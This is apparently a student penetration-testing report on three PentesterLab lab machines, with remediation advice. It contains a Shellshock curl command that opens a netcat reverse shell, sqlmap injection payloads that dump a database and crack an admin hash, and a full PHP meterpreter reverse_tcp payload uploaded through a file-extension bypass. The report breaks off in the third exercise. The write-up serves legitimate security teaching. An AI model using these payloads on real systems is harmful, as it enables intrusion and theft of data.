jamk.fi

Assignment 3

Web Application Security

Joni Korpihalkola
K1625

Report
02/2018
Information and communication technology
ICT-field

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Contents

Figures

1 Introduction

This report contains penetration testing for three different virtual machines downloaded from pentesterlab.org. The goal of the assignment is to gain shell access to each of the virtual machines from an acting attacker Kali Linux virtual machine. The vulnerabilities and recommended actions to prevent the attacks are provided in the report.

2 Used tools

I used Kali Linux virtual machine as the attacker machine and the following tools:

Tool	Description
Curl	Transfer HTTP data
Msfvenom	Payload generator and exploit framework
Netcat	Open UDP/TCP connections
Nmap	Scanning hosts, ports and services
SQLMap	Automatic SQL Injection tool
OWASP ZAP	Scan security vulnerabilities


3 Penetration testing CVE

3.1 Summary

The virtual machine was downloaded from: https://pentesterlab.com/exercises/cve-2014-6271. A critical vulnerability was found on the server, which allows an attacker shell access, called Shellshock (CVE-2014-6271). Through this shell access the attacker can escalate privileges and all data on the server is compromised.

3.2 The attack

If we inspect the elements of the site to see where the server obtains the uptime data, we can see that it uses CGI. We can use the shellshock vulnerability to make the webserver execute a bash command, for example to open a connection with netcat to the attacker's computer. (Figure 1.)



CVE-2014-6271

This system is running:


- **uptime**: 17:58:41 up 38 min, 1 users, load average: 0.00, 0.01, 0.00
- **kernel**: Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux

Status	Method	File	Domain	Cause
200	GET	/	192.168.82.5	document
200	GET	bootstrap.css	192.168.82.5	stylesheet
200	GET	pentesterlab.css	192.168.82.5	stylesheet
200	GET	jquery-1.6.4.min.js	192.168.82.5	script
200	GET	status	192.168.82.5	xhr

Request URL: http://192.168.82.5/cgi-bin/status
Request method: GET
Remote address: 192.168.82.5:80
Status code: 200 OK
Version: HTTP/1.1

Figure 1. Inspect element on the web page.


First we listen to port 1234 on our attacker machine using netcat "nc –lp 1234". Then we can execute the bash reverse shell using the cgi-bin vulnerability with the command below. (Bill. Exploiting the Shellshock bug.) (Figure 2.)



```
root@kali:~# curl http://192.168.82.5/cgi-bin/status --user-agent "() { :; }; /b
in/bash -c \"nc 192.168.82.6 1234 -e /bin/bash\""
```

Figure 2. Command to execute reverse shell

Then we are inside the websites cgi-bin directory as pentesterlab user. (Figure 3)



```
root@kali:~# nc -lp 1234
pwd
/var/www/cgi-bin
whoami
pentesterlab
```

Figure 3. Attacker is inside the webserver

3.3 Recommended actions

All unpatched versions of Bash versions between 1.14 to 4.3 are vulnerable to Shellshock. Bash needs to be updated on the server to the latest version.


4 Testing SQL injection

4.1 Summary

The virtual machine was downloaded from: https://pentesterlab.com/exercises/from_sqli_to_shell. A critical MySQL vulnerability on the server allows an attacker to gain complete access to the servers MySQL database through an injection attack. With login credentials obtained through the MySQL vulnerability, a vulnerability in the file upload's file extension sanitization syntax can be exploited to upload a malicious script to gain shell access to the machine.

4.2 The attack

OWASP ZAP scan shows us, that the server is vulnerable to an SQL injection. (Figure 4.)




```
▼ Alerts (8)
  ▶ Cross Site Scripting (Reflected)
  ▼ SQL Injection
      GET: http://192.168.82.3/cat.php?id=3+AND+1%3D1+--+
  ▶ Directory Browsing
  ▶ X-Frame-Options Header Not Set (11)
  ▶ Cookie No HttpOnly Flag (3)
  ▶ Password Autocomplete in Browser
  ▶ Web Browser XSS Protection Not Enabled (13)
```

```
SQL Injection
URL:         http://192.168.82.3/cat.php?id=3+AND+1%3D1+--+
Risk:        High
Confidence:  Medium
Parameter:   id
Attack:      3 OR 1=1 --
Evidence:
CWE ID:      89
WASC ID:     19
Source:      Active
 Description:
```

Figure 4. OWASP ZAP scan


We can also confirm this vulnerability with a browser. Adding "?id=3'" to cat.php URL gives us an MySQL error visible on the browser. (Figure 5.)



```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near ''' at line 1
```

Figure 5. SQL error in browser

We can use sqlmap to search for databases in the server using the found vulnerability. The command is “sqlmap –u http://192.168.82.3/cat.php?id= 3 –dbs”. SQLmap used the injection below to display a list of databases on the server. (Figure 6.)




```
[02:14:04] [PAYLOAD] 3 AND (SELECT 7011 FROM(SELECT COUNT(*),CONCAT(0x71717a7671,(SELECT MID((IFNULL(C
AST(schema_name AS CHAR),0x20)),1,54) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),0x71706b7171,FLOOR(R
AND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
[02:14:04] [TRAFFIC OUT] HTTP request [#4]:
GET /cat.php?id=3%20AND%20%28SELECT%207011%20FROM%28SELECT%20COUNT%28%2A%29%2CCONCAT%280x71717a7671%2C
%28SELECT%20MID%28%28IFNULL%28CAST%28schema_name%20AS%20CHAR%29%2C0x20%29%29%2C1%2C54%29%20FROM%20INFO
RMATION_SCHEMA.SCHEMATA%20LIMIT%201%2C1%29%2C0x71706b7171%2CFLOOR%28RAND%280%29%2A2%29%29x%20FROM%20IN
FORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29 HTTP/1.1
Host: 192.168.82.8
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.1.11#stable (http://sqlmap.org)
Connection: close

[02:14:04] [TRAFFIC IN] HTTP response [#4] (200 OK):
Content-length: 485
Content-encoding: gzip
X-powered-by: PHP/5.3.3-7+squeeze14
Vary: Accept-Encoding
Uri: http://192.168.82.8:80/cat.php?id=3%20AND%20%28SELECT%207011%20FROM%28SELECT%20COUNT%28%2A%29%2CC
ONCAT%280x71717a7671%2C%28SELECT%20MID%28%28IFNULL%28CAST%28schema_name%20AS%20CHAR%29%2C0x20%29%29%2C
1%2C54%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA%20LIMIT%201%2C1%29%2C0x71706b7171%2CFLOOR%28RAND%280%29
%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29
Server: Apache/2.2.16 (Debian)
Connection: close
Date: Fri, 02 Feb 2018 07:14:03 GMT
Content-type: text/html
```

Figure 6. SQLMap injection


Now that SQLMap found the databases, the attacker has access to read the databases. Tables from the photoblog can be displayed with the command “sqlmap –u http://192.168.82.8/cat.php?id=3 –D photoblog –tables”. (Figure 7)



```
[13:54:23] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+
```

Figure 7. Tables in the photoblog database.


The attacker can then display the columns in the users table with the command “sqlmap –u http://192.168.82.8/cat.php?id=3 –D photoblog –T users –columns”. There the attacker can see “id”, “login” and “password” columns. The login has only one entry, “admin”, and the password column has a hash of the password. The SQLmap quickly cracks the password, because of it’s simplicity. (Figure 8)



```
[14:00:54] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:00:57] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:00:57] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[14:01:08] [INFO] cracked password 'P4ssw0rd' for hash '8efe310f9ab3efeae8d410a8e0166eb2'
Database: photoblog
Table: users
[1 entry]
+---------------------------------------------+
| password                                    |
+---------------------------------------------+
| 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+---------------------------------------------+
```

Figure 8. Cracked password


Now the attacker can login as admin to the website. To gain shell access to the server, The file upload can be used as an attack vector. The website doesn't accept .php extensions, but there's a flaw in the check, since it accepts .php3 extensions. I generated a reverse TCP payload with msfvenom. (Figure 9.)



```
root@kali:~/Downloads# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.82.
6 lport=1234 -f raw
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.82.6'; $port = 1234; if (($f = '
stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_
type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($
ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callab
le($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip
, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no so
cket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream':
 $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; }
if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; whil
e (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-s
trlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
 } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension
_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypas
s=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Figure 9. Reverse TCP Payload.

When the file is uploaded to the server and opened, a meterpreter session is opened and the attacker has shell access to the server. (Figure 10.)



```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.82.6
lhost => 192.168.82.6
msf exploit(handler) > set lport 1234
lport => 1234
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.82.6:1234
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.82.6:1234
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.82.6:1234
[*] Sending stage (37543 bytes) to 192.168.82.3
[*] Meterpreter session 1 opened (192.168.82.6:1234 -> 192.168.82.3:33475) at 20
18-01-30 15:53:25 -0500
```

Figure 10. Shell access to the server

4.3 Recommended actions

First of all, the website shouldn't display SQL errors to users, because it shows the option for SQL injection to attackers. Instead, a general error should be thrown and the SQL error should be logged in the server. To further prevent SQL injections, SQL queries should be parameterized. This would define the SQL statement with placeholders for variables, which allows the database to distinguish data inputted by user and the SQL commands themselves. Another solution provided by PHP 5.1 would be to use PHP Data Objects (PDO). PDOs make properly parameterized queries easier to use and they are also portable between databases. (Ian Muscat. Prevent SQL injection vulnerabilities in PHP applications and fix them)

To prevent attackers from uploading malicious files, the web server should either check the filename properly and reject php3 files too or setup an apache mod security and a file scanner, that checks the file's content and metadata for any malicious scripts.


5 Testing SQL injection II

5.1 Summary

The virtual machine was downloaded from: https://pentesterlab.com/exercises/from_sqli_to_shell_II. The server is a more hardened version of the previous SQL injection test machine. A critical vulnerability in the nginx server allows an attacker to execute php in non-php files to potentially gain shell access to the server.

5.2 The attack

This time OWASP ZAP scan doesn't show an SQL injection vulnerability. There's a vulnerability in HTTP header that enables clickjacking attacks. (Figure 11.)




```
Alerts (5)
  X-Frame-Options Header Not Set (11)
    GET: http://192.168.82.7
    GET: http://192.168.82.7/
    GET: http://192.168.82.7/admin/login.php
    GET: http://192.168.82.7/all.php
    GET: http://192.168.82.7/cat.php?id=1
    GET: http://192.168.82.7/cat.php?id=2
    GET: http://192.168.82.7/cat.php?id=3
    GET: http://192.168.82.7/index.php
```

```
X-Frame-Options Header Not Set
URL:         http://192.168.82.7
Risk:        Medium
Confidence:  Medium
Parameter:   X-Frame-Options
Attack:
Evidence:
CWE ID:      16
WASC ID:     15
Source:      Passive
Description:
X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
```

Figure 11. OWASP ZAP Scan


I tested different HTTP header parameters with sqlmap, and a weak point was found in X-Forwarded-For header, that identifies the originating IP address of a client connecting to a web server through a proxy. The sqlmap command "sqlmap –u http://192.168.82.7 –headers="X-Forwarded-For: *" --dbs" gives the attacker complete access to the database like in the previous attack on the second virtual machine. (Figure 12.)



```
[03:26:08] [PAYLOAD] ' AND 2169=IF((ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LI
T 1,1),10,1))>1),SLEEP(1),2169) AND 'aELe'='aELe
[03:26:08] [TRAFFIC OUT] HTTP request [#269]:
GET / HTTP/1.1
X-Forwarded-For: ' AND 2169=IF((ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS CHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT
1),10,1))>1),SLEEP(1),2169) AND 'aELe'='aELe
Host: 192.168.82.7
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.1.11#stable (http://sqlmap.org)
Connection: close
```

Figure 12. SQLMap Injection

I have access to the admin page of the website again, this time however the file upload on the webpage only accepts gif, png or jpg files. If we upload a image and view it, we can see what server is handling it. (Figure 13.)



```
Request URL: http://192.168.82.7/admin/uploads/1517522219.png/
Request method: GET
Remote address: 192.168.82.7:80
Status code: ◆ 500 Internal Server Error
Version: HTTP/1.1
Response headers (0.206 KB)
Connection: "keep-alive"
Content-Type: "text/html"
Date: "Thu, 01 Feb 2018 21:57:36 GMT"
Server: "nginx/0.7.67"
Transfer-Encoding: "chunked"
x-powered-by: "PHP/5.3.3-7+squeeze15"
Request headers (0.396 KB)
Host: "192.168.82.7"
User-Agent: "Mozilla/5.0 (X11; Linux x86_64; … 2.0) Gecko/2010C
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*
Accept-Language: "en-US,en;q=0.5"
Accept-Encoding: "gzip, deflate"
Cookie: "PHPSESSID=70l6kui320ss4kpd8thm17kfo7"
Connection: "keep-alive"
```


Figure 13. Network information about the server

